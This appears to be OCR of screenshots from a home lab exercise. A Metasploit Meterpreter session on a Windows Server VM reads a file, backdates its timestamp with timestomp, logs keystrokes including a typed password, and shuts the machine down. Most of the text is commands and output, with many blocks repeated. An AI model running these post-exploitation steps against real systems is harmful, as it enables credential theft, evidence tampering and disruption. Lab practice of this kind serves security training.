root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : SERVER2019
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 22
Meterpreter : x86/windows
meterpreter > ifconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:ac:81:bb
MTU : 1500
IPv4 Address : 10.10.10.19
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::acd6:1616:e9fb:5622
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Interface 5
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:ac:81:bb
MTU : 1500
IPv4 Address : 10.10.10.19
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::acd6:1616:e9fb:5622
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
100666/rw-rw-rw- 45 fil 2023-09-12 04:03:17 -0400 secret.txt
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:ac:81:bb
MTU : 1500
IPv4 Address : 10.10.10.19
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::acd6:1616:e9fb:5622
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
100666/rw-rw-rw- 45 fil 2023-09-12 04:03:17 -0400 secret.txt
meterpreter > cat secret.txt
DOAN XEM CHUNG TA CO GI NAO :D NAY THI HACKERmeterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Actions Edit View Help
root@kali: ~
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2023-09-12 04:01:11 -0400 Backdoor.exe
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
100666/rw-rw-rw- 45 fil 2023-09-12 04:03:17 -0400 secret.txt
meterpreter > cat secret.txt
DOAN XEM CHUNG TA CO GI NAO :D NAY THI HACKERmeterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2023-09-12 04:03:17 -0400
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation
File Actions Edit View Help
root@kali: ~
100777/rwxrwxrwx 659622248 fil 2023-09-11 09:40:25 -0400 SSMS-Setup-ENU.exe
100666/rw-rw-rw- 282 fil 2023-09-10 04:36:10 -0400 desktop.ini
100666/rw-rw-rw- 45 fil 2023-09-12 04:03:17 -0400 secret.txt
meterpreter > cat secret.txt
DOAN XEM CHUNG TA CO GI NAO :D NAY THI HACKERmeterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2023-09-12 04:03:17 -0400
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > cd C:\
> ;
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
Path Size (bytes) Modified (UTC)
c:\pagefile.sys 1476395008 2023-09-12 03:18:59 -0400
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
Untitled - Notepad
File Edit Format View Help
TEST THU XEM :D PASSWORD = XXXXXXXXXXXXXXXXX (MD5 + SALT)
Windows (CRLF)
Ln 1, Col 59
100%
Kali V - VMware Workstation
root@kali: ~
File Actions Edit View Help
DOAN XEM CHUNG TA CO GI NAO :D NAY THI HACKERmeterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2023-09-12 04:03:17 -0400
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > cd C:\
> ;
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
Path Size (bytes) Modified (UTC)
c:\pagefile.sys 1476395008 2023-09-12 03:18:59 -0400
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
NOTE<CR>
TEST THU XEM <Shift>:<Shift>D PASSWORD <^H> = XXXXXXXXXXXXXXXXX <Shift>(MD5 <Shift>+ SALT<Shift>)
meterpreter >


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Modified : 2023-09-12 04:03:17 -0400
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > cd C:\
> ;
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
Path Size (bytes) Modified (UTC)
c:\pagefile.sys 1476395008 2023-09-12 03:18:59 -0400
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
NOTE<CR>
TEST THU XEM <Shift>:<Shift>D PASSWORD <^H> = XXXXXXXXXXXXXXXXX <Shift>(MD5 <Shift>+ SALT<Shift>)
meterpreter > idletime
User has been idle for: 27 secs
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
Closing 3 apps and shutting down
To go back and save your work, click Cancel and finish what you need to.
Untitled - Notepad
This app is preventing shutdown.
Downloads
Downloads
Shut down anyway
Cancel
To direct input to this VM, click inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2023-09-12 04:03:17 -0400
Created : 2023-09-12 04:03:02 -0400
Entry Modified: 2023-09-12 04:03:17 -0400
meterpreter > cd C:\
> ;
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
Path Size (bytes) Modified (UTC)
c:\pagefile.sys 1476395008 2023-09-12 03:18:59 -0400
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
NOTE<CR>
TEST THU XEM <Shift>:<Shift>D PASSWORD <^H> = XXXXXXXXXXXXXXXX <Shift>(MD5 <Shift>+ SALT<Shift>)
meterpreter > idletime
User has been idle for: 27 secs
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.10.10.19 - Meterpreter session 1 closed. Reason: Died
To direct input to this VM, click inside or press Ctrl+G.